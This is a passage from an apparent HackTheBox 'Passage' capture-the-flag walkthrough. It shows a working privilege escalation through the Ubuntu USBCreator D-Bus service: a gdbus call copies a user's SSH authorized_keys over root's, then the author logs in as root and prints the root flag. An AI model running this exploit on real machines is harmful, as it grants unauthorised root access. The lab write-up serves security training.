- ' 1 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# History of marks within files (newest to oldest):
> /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
" 12 7

> /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
" 2 0
. 2 0
+ 2 0

```

<https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/>

```
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/.ssh/authorized_keys /root/.ssh/authorized_keys true
()
nadav@passage:~$ exit
logout
Connection to 10.10.10.206 closed.
```

(root@kali)-[/Documents/htb/boxes/passage]

```
# ssh -i paul.key root@10.10.10.206
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@passage:~# cat /root/root.txt
b3d147203d562a86e5cff123bad133f2
root@passage:~#
```